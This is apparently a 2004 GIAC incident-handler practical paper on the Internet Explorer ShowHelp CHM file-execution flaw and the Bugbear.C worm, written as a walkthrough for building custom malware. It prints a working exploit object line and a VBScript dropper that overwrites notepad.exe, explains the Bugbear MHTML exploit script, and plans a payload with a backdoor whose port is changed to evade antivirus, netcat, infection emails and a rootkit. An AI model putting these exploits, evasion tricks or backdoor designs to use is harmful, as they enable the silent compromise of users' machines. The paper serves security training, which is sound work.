Global Information Assurance Certification Paper

Exploiting Proof of Concept (POC) Code for the ShowHelp() local CHM File Execution Vulnerability To Develop Custom Malware

GIAC Certified Incident Handler
Practical Assignment
Version 3.0

Ronald Young

June 25, 2004

Table of Contents

Abstract

This paper consists of three main parts:

- An introduction to a class of software vulnerabilities found in system software produced by Microsoft (the "CHM" family of exploits), specifically the variant identified as the "Double Backslash CHM File Execution Weakness".
- Development of an example Trojan, using widely available software components, that uses the double backslash vulnerability to infect a target system. We will also examine the Bugbear.C Trojan which uses a different variant of the CHM vulnerability.
- Finally, a description of the incident response process taken against an infection of the GIAC University network by the Custom Exploit worm.

For purposes of illustration, GIAC University (GU) is a Doctorial Degree granting institution, located in a major metropolitan area. It has approximately 25,000 FTE (full time equivalent) students. GIAC University is part of a larger statewide higher-education system. In addition to the academic programs, there is a large number of funded research programs affiliated with the university.

It should also be noted, that since GIAC University is a state-land grant institution, it has its own sworn police force. They are able to investigate, and submit for prosecution, suspected crimes.

Definitions

The following terms are used throughout this document:

Active Operating System Fingerprinting occurs when a system sends various packets (including malformed ones) to a remote host and analyzes the responding network traffic in order to determine the type and version of the sender's operating system. This can be thought of as the inverse of **Passive Operating System Fingerprinting**

Base64 Encoding identifies a method used to encode binary files using the normal ASCII Character set so they can be sent as textual data through the Internet. This is normally done as a MIME attachment to e-mail messages. It may also be referred to as **Uuencode.**

CHM stands for "Compiled Help (or HTML)". It was developed by Microsoft as a part of their help system. It can be thought as being similar to an archive file that contains a set of HTML pages and/or script files. The major difference is that Microsoft has built routines into the Windows operating system and applications to allow transparent access to information and execution of scripts contained in a CHM file.

Exploit is a vulnerability in the operating system or application software that when used, allows the exploiter to perform unintended operations. There are several different classes of exploits, some of the more common are "buffer overflows", "Injection attacks", and "security mode violations".

Keylogger is a program that records any characters that are typed on the computer's keyboard. It can be used to capture account usernames & passwords, file names, URLs, etc.

MIME (Multipurpose Internet Mail Extensions) is a mechanism that allows non-textual information (i.e. images and sound) to be sent using electronic mail.

Payload is the part of a malware program that contains the instructions and data that will be used by the victim computer to perform the malicious activity. Some payloads may allow the malware writer to connect to a command line shell (a backdoor), send spam messages, or take part in an attempt to interfere with the network connectivity of an Internet site (denial of service attack).

Passive Operating System Fingerprinting occurs when a system analyzes network traffic sent to it by a remote host in order to determine the type and version of the sender's operating system. This can be thought of as the inverse of **Active Operating System Fingerprinting**.

Security mode violation is a type of exploit where data and commands are processed using incorrect security privileges. For example, when someone is surfing the web, the web browser will run in different security modes depending on the origination of the displayed document. Documents that originate on the same computer as the web browser are normally considered "safe" while those coming from the Internet are not. A security mode violation occurs when a document from the internet is processed as if it was loaded from the computer's hard drive. The CHM exploits described in this paper are security mode exploits. These are also known as **Cross Zone** violations.

Warhead is the part of a malware program that uses an exploit to force another computer to store data or process commands in an unexpected manner. Typically, the warhead contained in a piece of malware will load a program fragment (the payload) onto the victim computer's hard drive and execute it.

Statement of Purpose

The purpose of our custom designed attack is to demonstrate a process for developing malicious software (Malware). Malware is usually loaded onto a computer system without the owner's permission and, in many cases, knowledge. We will also include several steps to minimize the possibility of the system owner detecting the attack.

Before developing our own custom malware program, we need to select the vulnerability that our program will try and exploit. In selecting which vulnerability to use, it is useful for us to look for existing malware programs as well as any published security announcements describing the vulnerability. Many of the security announcements also include "Proof of Concept" (POC) code examples that exploit the vulnerability. It is often possible to use large portions of an existing malware program or POC code in developing

our malware. While the specific details may differ, different malware programs share many similarities.

One shared similarity is that most malware programs can be broken down into two main parts. The first part is the exploit or "warhead" code. This code tricks the computer into loading and executing the warhead by exploiting an error in its operating system or application software. In our case, our warhead is contained inside of a HTML formatted message that will be activated when the message is displayed using Microsoft's Internet Explorer. When the warhead code is activated, it copies the payload contents to the computer's hard drive and executes it. At this point, the computer has now been compromised (or "0wned").

The payload provides two capabilities: it installs a backdoor to allow access to the compromised computer remotely from the Internet, and it will also record any keystrokes typed on the computer keyboard. Finally, the payload will send an email message reporting the successful infection of the target machine and its internet address.

The backdoor can be used to install additional software on the compromised system. This software will allow us to hide our presence (to help maintain our remote access) and to use the system's resources (disk, processor, and internet access) for our own purposes.

The ultimate goal is to use the compromised system's disk storage to store unauthorized copies of music, movies, and software packages ("warez") so they can be downloaded by other users on the Internet.

The Exploit

The exploit that we have chosen for exploitation by our malware example is officially known as the "Showhelp() local CHM file execution" first publicly reported by Roozbeh Afrasiabi on May 13, 2004[1]. It can also be identified by its Bugtraq Identification number (BID 10348)[2] and its Common Vulnerabilities and Exposures (CVE) candidate number CAN-2004-0475[3].

Both Internet Explorer and Outlook Express have a long history of security vulnerabilities. The vulnerability that was chosen for this study is just one of several vulnerabilities found in the processing of CHM files. These CHM variants have been exploited in the "wild" by several different Malware programs. A recent widespread example is the use of a CHM related exploit by the Bugbear.C worm (W32_Bugbear.C@mm)[4].

---

[1] Bugtraq: Showhelp() local CHM file execution, http://seclists.org/lists/bugtraq/2004/May/0124.html.
[2] http://www.securityfocus.com/bid/10348
[3] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0475
[4] http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear.c@mm.html. Bugbear.C uses the "Unspecified CHM File Processing Arbitrary Code Execution Vulnerability" described as bugtraq id #9658 (http://www.securityfocus.com/bid/9658). Further details are available as CAN-2004-0380 (http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380).

In this study, we will focus on the newest (as of this writing) of the reported CHM exploits, and by using its proof of concept code, develop a custom worm. In order to do this, we first need to understand the vulnerability and how the proof of concept code works.

So what is this vulnerability and how can it be exploited? The following description is extracted from the CAN-2004-0475 write-up referenced above:

> The Showhelp function in Internet Explorer 6 on Windows XP Pro allows remote attackers to execute arbitrary local .CHM files via a double backward slash ("\\") before the target CHM file, as demonstrated using an "ms-its" URL to ntshared.chm. NOTE: this bug may overlap CAN-2003-1041.

What this means is that by placing a specially formatted URL inside of a HTML web page that is displayed on a vulnerable system, the script will execute in the “trusted” domain instead of the untrusted “Internet” domain. Scripts running in the trusted domain have the ability to read and write information on the computer’s hard drive & registry as well as execute programs without any restrictions. Scripts running in the Internet domain are prevented from doing this. In the example below, the double slashes in bold are what triggers the exploit.

```
ms-its:mhtml:file://C:\foo.mhtml!http://url//foo.chm::/foo.html
```

The exploit may be used in the following manner: assume that we create a CHM file (in this case, foo.chm) with a HTML file (foo.html) that contains an embedded executable file. This executable file can then be copied onto the hard drive overwriting the notepad text editor. The exploit code then causes the notepad.exe file to begin execution. The newly overwritten notepad file can then do anything that its creator desires: create a backdoor, install spam bots, dialers, or start a keylogger.

These steps are, in a nutshell, the same as those a malware program using a CHM exploit (like the Bugbear.C worm) perform when they infect a computer.

Protocols/Services/Applications

Based on reading the exploit description, any IBM-PC compatible computer running Microsoft Windows 9x/ME/NT/XP operating systems with Internet Explorer (IE) and/or Outlook Express (OE) version 6 SP1 are vulnerable. While version 6 SP1 is listed as being vulnerable, other versions of the Windows operating system and IE/OE may also have this problem. It is probable that other applications may also be vulnerable if they use the same protocol handlers to process ms-its and mhtml attachments.

The exploit code uses the VBScript language bundled with Windows as a method to transmit the payload program used to infect the target computer. It is not required that VBScript be used by this exploit, any scripting language that is available to the browser and uses the same protocol handler (like Jscript/JavaScript) could be used.

HTML is a standard markup language that is used to describe how a browser should display a document. MHTML is an extension of HTML developed by Microsoft that allows MIME encoded content to be contained in a (M)HTML document. MHTML: is the protocol handler that provides this support.

HTTP is a protocol handler that provides support for transmitting information between a web server and browser using the standard Hypertext Transport Protocol.

MS-ITS: is a protocol handler that is part of the Microsoft HTML Help system. It processes URL requests for items contained inside of CHM files. This capability allows an application's help files to be located either on the local system or elsewhere on the Internet. It is tightly integrated into the Windows Operating System to the extent that the system can open a CHM and extract a script or HTML document simply by using a specially formatted filename URL (i.e. file:///foo.chm::/foo.html will load the foo.html HTML document found inside of the foo.chm help file). There are few restrictions on the number and type of items that can be placed inside of a CHM file.

SMTP is the "Simple Mail Transport Protocol". This protocol is used to transmit electronic mail messages between Internet hosts.

Variants

The exploit used in this attack is one of many that have been found in the CHM help file subsystem of Windows. While the specific attack vector used differs, these vulnerabilities tend to cause the applications to all fail in a similar manner and allow execution of arbitrary code in the local security zone. A good example of malware that use another variant of our CHM exploit is the Bugbear family of worms. The latest member of this family is identified as either Bugbear.C or Bugbear.E depending on the reference source. The following information describing the differences between the different variants was obtained from the Sophos website with the following URLs:

http://www.sophos.com/virusinfo/analyses/w32bugbeara.html
http://www.sophos.com/virusinfo/analyses/w32bugbearb.html
http://www.sophos.com/virusinfo/analyses/w32bugbeare.html

Also, earlier variants have been the subject of previous GIAC GCIH practicals. A search of the GIAC practicals repository with the keyword "bugbear" returned 59 matches. Listed below are a few representative practicals:

Responding to Bugbear Worm, Russell Cluett,
http://www.giac.org/practical/GCIH/Russell_Cluett_GCIH.pdf

Bugbear worms its way to the Top: An Analysis of a Bugbear Infection,
Bas Debbink, http://www.giac.org/practical/GCIH/Bas_Debbink_GCIH.pdf

An Examination of the W32/Bugbear worm, Gary Delaney, http://www.giac.org/practical/GCIH/Gary_Delaney_GCIH.pdf

The major difference between the variants is in the exploit used by the warhead to infect the system. Variants A and B used the "MIME/IFRAME" ongoing vulnerability described in Microsoft Security Bulletins MS01-020, MS01-027 and MS00-033 (for detailed descriptions see: http://www.microsoft.com/technet/security/bulletin/MS01-020.mspx, http://www.microsoft.com/technet/security/bulletin/MS01-027.mspx, and http://www.microsoft.com/technet/security/bulletin/MS00-033.mspx respectfully. Briefly, this vulnerability is due to a coding error in how the security "domain" of a frame is verified in many versions of Internet Explorer. In order to protect a Windows system from malicious software found on the Internet, Microsoft divides network hosts into security domains. In theory, information is prevented from moving between security domains. The coding error allows a remote host to read or write files on the local machine when a HTML page is displayed. Bugbear A and B uses this ability to upload and execute the worm's payload on the local system.

With Bugbear.C another method of infection has been added in addition to the described above. This new method embeds the html page into a zip archive file, converts it to ASCII (base64 encoding), and attaches it to an email message. When the mail message is rendered by the HTML engine on a vulnerable system, the payload is copied to the local disk and executed. For more information about this new method, please refer to the next section (Description).

The payload for Bugbear.C has also been modified. The main difference is that the new payload program uses its own SMTP engine for sending email messages instead of the one provided by Microsoft as part of the operating system.

Warhead Description for the Proof of Concept Exploit

In order to provide increased functionality, Microsoft has integrated the processing of HTML web pages, Email, and many other features together. While this may allow for desirable capabilities like HTML formatted mail messages, it leads to problems when the components implementing the individual features do not adhere to the same security model or have a coding error. The vulnerability used by our exploit is an example of this. It exploits a coding error inside of a support routine used by Internet Explorer and Outlook Express. The support routine is used to decode and execute MIME encoded HTML content for both Internet Explorer and Outlook Express.

Before analyzing the proof of concept code for the exploit, a discussion regarding how to do the analysis safely is in order. When working with malware, it is VERY easy to compromise a system. Here is a description of the steps that need to be taken to prevent this.

- If possible, use a separate computer not connected to the Internet for analysis. An alternative is to use VMware[5] to run a guest virtual machine. When using VMware, the host system's firewall should be configured to control access to the Internet from the guest virtual machine.
- The system used to download the proof of concept code needs to be connected to Internet. A Sun Microsystems Ultrasparc system running Solaris was used to access the malware.com site and download the referenced HTML documents and other files using the GNU wget[6] utility. By using a UNIX system to download the files, we are immune from infecting our Internet connected host.
- If a Windows system is used to download files, make sure that the latest updates and security patches are installed. Also use an Antivirus package with the latest updates.

How does a system initially become infected with our malware? Infection occurs when a vulnerable system accesses a HTML web page containing the worm. Other than initially displaying the web page, no other action by the user is required. Here are the contents of the initial HTML page of the proof of concept code developed by Jelmer[7] called junk-de-lux.html.

```
1. <br><br><br>
2. <center><button onclick='document.location="view-
   source:"+document.location.href' style="cursor:hand;font-size:10pt;font-
   family:arial;color:red;font-weight:heavy">ju<sup>n</sup>k
   w<sub>a</sub>re</button></center>
3. <object data="ms-its:mhtml:file://C:\foo.mhtml!http://websiteurl/xploit-
   work//foo.chm::/foo.html" type="text/x-scriptlet"
   style="visibility:hidden">
```

It is interesting to note that while this HTML page is loaded and processed without any warnings by Internet Explorer, attempting to save this file on the desktop causes Norton Antivirus to identify the file as "bloodhound.exploit.6" and quarantine the file.

Line 2 of the file displays a button in the browser labeled "junkware". Its purpose is to "display" the HTML source for this page using notepad.exe.

Line 3 uses the double backslash vulnerability to process the foo.html file inside of foo.chm. We will analyze foo.html next. When foo.html is processed, it causes notepad.exe to be overwritten with a "harmless" burning flame screensaver. It is important to note that line 3 is processed regardless whether the user presses the "junkware" button.

The next step in our analysis is to look at the contents of foo.chm. Foo.chm is a CHM file that contains a single HTML document called foo.html. This document contains a VBScript

[5] http://www.vmware.com. This is a commercial product that offers 30 day evaluation licenses.
[6] http://wget.sunsite.dk. Wget is a command line utility that easily allows the retrieval of website content.
[7] The original proof of concept code by Jelmer is located at http://www.malware.com/junk-de-lux.html. You probably don't want to display this web page on a Windows system without first backing up notepad.exe.

wrapper function that overwrites the notepad.exe text editor. It is written to work on most versions of Microsoft Windows.

```
 1.   <script language="vbs">
 2.   ' have jelmer, will travel :)
 3.   ' 04.11.03 http://www.malware.com
 4.   jelmersArray= array(77,90,68,1,5, …, 63,63,62,63,63,63,63,63,63)
```

Line 1 tells the HTML parser that this file contains a VBScript function. Lines 2-3 are comments. Line 4 defines an array called “jelmersArray” that contains the payload executable file with each byte converted to its ASCII decimal representation. The sample payload is a burning flame screensaver. Note: the payload program is several thousand bytes long and most of it has been removed for printing.

```
 5.   win2k="c:\winnt\system32\notepad.exe "
 6.   win2ok="c:\winnt\notepad.exe "
 7.   winxp="c:\windows\system32\notepad.exe"
 8.   winxpee="c:\windows\notepad.exe"
 9.   win98="c:\windows\notepad.exe"
10.   win98ate="c:\windows\system32\notepad.exe"
```

Lines 5-10 contain the location of notepad.exe for various versions of Microsoft Windows. The wrapper program will attempt to store a copy of the payload program in each of these locations (below).

```
11.   Function toString(payloadArray)
12.   For Each arrayElement In payloadArray
13.   toString = toString & ChrB(arrayElement)
14.   Next
15.   End Function
```

Lines 11-15 define a helper function that converts the ASCII decimal representation of the payload program into binary. The converted data is returned as a string value.

```
16.   Const adTypeBinary = 1
17.   Const adTypeText = 2
18.   Const adSaveCreateOverWrite = 2
```

Lines 16-18 define some constants for later use.

```
19.   set jelmer = CreateObject("Adodb.Stream")
20.   jelmer.Type = adTypeText
21.   jelmer.Open
22.   jelmer.WriteText toString(jelmersArray)
```

Lines 19-22 create an ADO (ActiveX Data Objects) Data Stream. These steps allow us to convert the binary data of the payload program into an intermediate data stream stored in memory.

```
23.   jelmer.Position = 0
24.   jelmer.Type = adTypeBinary
```

Lines 23-24 “rewind” the data stream and changes the stream type from text to binary.

```
25.   jelmer.Position = 2
26.   bytearray = jelmer.Read
27.   jelmer.Close
```

Lines 25-27 skips over the stream type and reads the contents into another byte array. This converts the data “type” from text to binary without changing the contents.

```
28.   set malware = CreateObject("Adodb.Stream")
29.   malware.Type = adTypeBinary
30.   malware.Open
31.   malware.Write bytearray
```

Lines 28-31 create another copy of the binary data ready to be written to the disk. It appears that with a little thought the two code segments at Lines 23-27 and 28-31 could be merged into one.

```
32.   On Error Resume Next
33.   malware.savetofile(win2k), adSaveCreateOverWrite
34.   On Error Resume Next
35.   malware.savetofile(win2ok), adSaveCreateOverWrite
```

Lines 32-33 attempt to save the binary data of the payload to the file locations of notepad.exe under Windows 2K. The “On Error” commands tell the scripting engine to ignore any errors (namely file or directory not found).

```
36.   On Error Resume Next
37.   malware.savetofile(winxp), adSaveCreateOverWrite
38.   On Error Resume Next
39.   malware.savetofile(winxpee), adSaveCreateOverWrite
```

Lines 36-39 overwrite notepad.exe for Windows XP.

```
40.   On Error Resume Next
41.   malware.savetofile(win98), adSaveCreateOverWrite
42.   On Error Resume Next
43.   malware.savetofile(win9ate), adSaveCreateOverWrite
```

Lines 40-43 overwrite notepad.exe for Windows 9x.

```
44.   On Error Resume Next
45.   malware.Close
```

Lines 44-45 clean up the input data stream.

```
46.   document.location="view-source:"+document.location.href
```

Line 46 creates a URL that executes notepad.exe by requesting the HTML for the current page be displayed (by the view-source: protocol handler).

```
47.   </script>
48.   <body bgcolor=#d7d7d7 scroll=no>
```

```
49.   <center><b><font style="font-size:2cm;font-family:arial"
      color=#ff0000>ju<sup>n</sup>k w<sub>a</sub>re</font></b></center>
```

Description of the Custom Exploit warhead

For the purposes of this study, the only changes that need to be made to the POC warhead, is the names “foo.chm” and “foo.html”. These changes are only necessary since we want to maintain the original POC code at the same web-site. The names are changed to “custom.chm” and “custom.html” located on Line 3 of the warhead. The payload program contained in the new custom.chm is similar to the POC version, but is a complete replacement.

Description of the Bugbear.C warhead

The vulnerability used by Bugbear C is an example of this. It exploits a coding error inside of a support routine used by Internet Explorer and Outlook Express. The support routine is used to decode and execute MIME encoded HTML content for both Internet Explorer and Outlook Express.

How does a system initially become infected with Bugbear.C? Infection occurs when a vulnerable system accesses a mail message containing the worm. Here is a partial listing of a mail message containing Bugbear.C.

```
1.  Return-Path: lur@giac.edu
2.  Delivery-Date: Wed Apr 14 12:18:46 2004
3.  Received: from mailhub.giac.edu (mailhub.giac.net [xxx.xxx.xxx.xxx])
4.     by security (8.12.10/8.12.10) with ESMTP id i3EJIk65001021
5.     for <whitehat@security.edu>; Wed, 14 Apr 2004 12:18:46 -0700 (PDT)
6.  Received: from victim1 (victim1.giac.edu [xxx.xxx.xxx.xxx])
7.     by mailhub.giac.edu (8.12.11/8.12.11) with SMTP id i3EJIUNW002450;
8.     Wed, 14 Apr 2004 12:18:31 -0700 (PDT)
9.  Date: Wed, 14 Apr 2004 12:18:30 -0700 (PDT)
10. Message-Id: <200404141918.i3EJIUNW002450@mailhub.giac.edu>
11. From: lur@giac.edu
12. Subject: Hi!
13. MIME-Version: 1.0
14. Content-Type: multipart/mixed; boundary="----------THLXAOTAABNDPM"
15. Content-Length: 99006
16.
17. ------------THLXAOTAABNDPM
18. Content-Type: text/plain; charset=us-ascii
19. Content-Transfer-Encoding: 7bit
20.
21. ------------THLXAOTAABNDPM
22. Content-Type: application/x-msdownload; name="data.zip"
23. Content-Transfer-Encoding: base64
24. Content-Disposition: attachment; filename="data.zip"
25.
26. UEsDBAoAAAAAAA2VjjCobIWT8hwBAPIcAQAIAAAAZGF0YS5odG1NSU1FLVZlcnNpb246IDEuM
    A0K
```

This message arrived in the author's mailbox located on a Sun Ultrasparc system running Solaris. Since the message did not arrive on a Windows machine, it could not cause an infection and can be safely displayed. The first few lines (1-8) contain the list of mail servers that were involved in delivering the message from the sending host to the recipient's mailbox. They are read in reverse order and may give an indication of the machine that originally sent the message. The sending machine will most likely be infected as well, or the message was manually sent from this machine. In this example, the message was sent from the machine "victim1.giac.edu" to giac.edu's mail server (mailhub.giac.edu).

Note: It is important to remember that the information contained in the email message headers can easily be changed and can therefore "lie".

Depending on the software used to display the message, many of these headers are normally not visible.

Lines 9 and 10 contain the timestamp that the message was sent and a unique identifier that was assigned by the mail server. Lines 11 and 12 contain the address of the apparent sender and a subject line.

Lines 13 through 15 tell the mail servers and display programs that the message is MIME encoded and contains multiple parts. Lines 17-20 is the actual text email message. It is empty (contains only a new-line character). Lines 22 through 25 says that the next part of the mail message is a base64 encoded download file that should be copied to the local hard-drive and named "data.zip".

Why a zip file? By sending the worm inside of a zip file, Bugbear.C is attempting to hide itself from mail servers that scan messages with antivirus software packages. It worked, since this message was sent through mailhub.giac.edu that scans all messages using MacAfee's VirusScan software. The message got through because it arrived before the antivirus signature file on the mail server was updated.

The zip file contains a single file called "data.htm". Data.htm is an HTML file that also contains a base64 encode MIME file. Internet Explorer/Outlook will silently extract the zip file contents into Internet Explorer's temporary storage area. Data.htm contains as encoded data the exploit payload and activation script. The payload is a compressed executable file.

```
1.  MIME-Version: 1.0
2.  Content-Location:file:///iexplore.exe
3.  Content-Transfer-Encoding: base64

4.  TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
5.  AAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
                <<< MANY LINES DELETED >>>
6.  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
7.  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
```

```
8.  <body bgcolor=black scroll=no>
9.  <SCRIPT>
10. function Execute()
11. {
12. s=document.URL;path=s.substr(-0,s.lastIndexOf("\\"));
13. path=unescape(path);
14. document.write( '<body><object style="visibility:hidden"
    classid="clsid:12366333-2222-2222-3333"
    CODEBASE="mhtml:'+path+'\\data.htm!file:///iexplore.exe"></object>')
15. }
16. Execute();
17. </script>
```

Lines 1-3 again identify the file contents as base64 encoded information that should be copied to the local hard drive with the path name of \iexpore.exe. Lines 4-7 (in the actual file there were many more lines) contains the encoded form of the compressed payload code.

The rest of the file contains a Javascript function that uses the exploit to execute the payload code. Javascript is a language that is built-in to most web browsers. Line 10 defines a Javascript function called Execute. The Execute function first determines where on the local hard drive files downloaded by Internet Explorer are stored. This value is stored in a variable called “path” (Lines 12 and 13).

The part of the script (line 14) that references “CODEBASE=<URL>” is where the exploit is activated. As described in the US-CERT Vulnerability Note #323070 “Outlook Express MHTML protocol handler does not properly validate location of alternate data” (http://www.kb.cert.org/vuls/id/323070), the problem is:

> If the MHTML protocol handler is unable to access the specified MHTML file, (for example, if the file does not exist) the handler will attempt to access the content specified by the alternate location. In the example above, the MHTML protocol handler incorrectly treats HTML content from one domain … as if it were in a different domain (file://, the Local Machine Zone). This is a violation of the cross-domain security model.

When data.htm begins to load into the web browser, the security domain is (correctly) located in the Internet Zone. Data.htm is downloaded into Internet Explorer’s temporary storage area (no problem here, this is allowed by the Internet zone). IE begins to process the file and finds that it is a MIME file that should be copied to the computer’s hard drive root directory (this is not allowed since we are in the Internet zone). Because either Internet Explorer or Outlook is processing the message, HTML parsing is active. This allows the Execute() function to be executed when the HTML parser processes Line 16 above.

This is where things go wrong. When Line 14 of the Execute() function executes, the following things happen:

- document.write() function creates a HTML page body that creates an ActiveX object with the classid of 12366333-2222-2222-3333 and an action URL of "mhtml:'+path+'\\data.htm!file:///iexplore.exe".
- The HTML parser then processes the newly created page body and invokes the mhtml: protocol handler to process the file iexplore.exe. Since this file was not created earlier (because we were in the Internet zone), the alternate location is then chosen. **This is where the exploit is activated.** The exploit changes the security domain to the Local zone and the CHM script in the data.htm file is once again executed. This time the file \iexplore.exe is created.
- The HTML parser then runs the Execute() function again, and since \iexplore.exe is on the local hard disk it begins executing.
- Whatever program was contained in the payload is now running. **The computer has now been compromised.**

Payload Description for Proof of Concept Exploit

The payload contained in the proof of concept example code is a harmless screensaver (displays burning flames). It is normal DOS executable file that will run on any version of Windows. Other than this, we are not interested in this payload since it is harmless and will be completely replaced in our custom malware. A complete description of the custom payload follows.

Payload Description for the Custom Exploit

One of the goals of this study is determine the feasibility of using commonly available software components to develop custom malware payloads. To accomplish this, the amount of newly written program code will be minimized. Preference will be given to using or modifying program components found on the Internet.

The custom payload will contain most of the features found in malware encountered in the wild. It includes a backdoor, file transfer utility, and root-kit to aid in hiding the custom malware payload on the system. In our example, we will use separate programs as our payload. If we were developing a payload for real, additional steps could be taken to integrate all of the desired functionality into a single small program. We would want to include the following minimum functions:

- Include some method of limiting access to the backdoor to “authorized” users,
- Compress and possibly encrypt our data packets.
- Create and verify the existence of registry keys to prevent the re-infection of the same computer multiple times. Infection will only occur if the registry key does not already exist.
- Modify the system startup sequence so that the backdoor (at least) is restarted whenever the computer is rebooted. This is accomplished by adding a registry key with the backdoor’s path name into the system startup folder. This key could also be used to control the infection check described above.

The backdoor that we will use is a modified version of tini.exe. Tini.exe is a small (3kb) assembly language program written by Arne Vidstrom[8]. By default this utility accepts connections on network port 7777 and opens a command shell. It is a simple matter to disassemble this executable file using a tool like IDA Pro[9]. By using IDA Pro, we are able to perform a detailed analysis of tini to see how it works. Unaltered versions of tini can be identified by Antiviral software. However, by changing the port number, we can bypass the Antiviral checking, we will use port 12348 in our custom payload.[10]

Whenever we connect to the backdoor port with a telnet client, we have a command line shell that gives us complete control of the computer. Most importantly, from this shell, we have the ability to execute arbitrary programs and since the custom payload includes a file transfer utility, we can upload and run any program that we like.

The file transfer utility that was chosen for our payload is the windows version of "netcat" (nc.exe)[11]. While our primary use of netcat is the file upload and download functions, it can also be used as a backdoor, packet forwarder, and many, many other things.

Notification of a successful infection can be accomplished by using the SMTP (Simple Mail Transfer Protocol) engine found in freely available packages like "tcp4u"[12]. While sending an e-mail message is slightly more complex, it allows a certain degree of anonymity, by sending the messages to a free mail account service like yahoo.com, our identity is protected against casual disclosure[13] Sending an e-mail message is only one way that notification of a successful infection can occur, another simpler method would be to have the payload program issue a HTTP request to a web server that we control and look up the infected computer's IP address from the access logs. The custom payload that we are developing does not have this notification capability but it could be added easily.

The final piece of our custom payload is a program that modifies the operating system of the compromised computer. This modification filters information from the system about the programs contained in our payload, hopefully, hiding our presence. The program that does the modification is called a "rootkit". There are rootkits available for most of the computers and operating systems in common use. The rootkit that will be used in our payload is the AFX Windows Rootkit 2003 by Aphex[14]. The AFX rootkit contains a utility that the payload writer uses to generate a custom system patch for each payload. The

---

[8] http://www.ntsecurity.nu/downloads/tini.exe.

[9] http://www.datarescue.com/idabase. IDA Pro is a full commercial version disassembler with support for a large number of processors. A limited freeware version is available at http://www.simtel.net/pub/pd/29498.html.

[10] Changing the port number tini uses can be done by changing bytes 0x39 and 0x3a of tini's address space in the executable file. How this can be done is left as an exercise for the reader.

[11] Netcat for Windows is available at http://www.atstake.com/researh/tools/network_utilities/nc11nt.zip. If encryption of the data traffic is desired, a modified version called cryptcat is available at http://farm9.org/Cryptcat/cryptcat_nt.zip.


[12] Tcp4u was written by Philippe Jounin and the current version can be downloaded from his webpage at http://perso.wanadoo.fr/philippe.jounin/download/tcp4u331.zip.


[13] Of course if someone was able to look at the mail service's connection logs, our identity could be tracked when we retrieve the notification messages.

[14] http://www.iamaphex.net/modules.php?op=modload&name=Downloads&file=index&req=getit&lid=9. This will, hopefully, download a file called rootkit.zip.

following screenshots show the rootkit configuration for our custom exploit (there are no registry entries in this version of the exploit, but if there was, they would be configured in a similar manner). The customized patch for our exploit is called “custom-rootkit”.

The rootkit is configured to hide our backdoor (tini-12348.exe) from the task manager, file utilities, and network utilities.

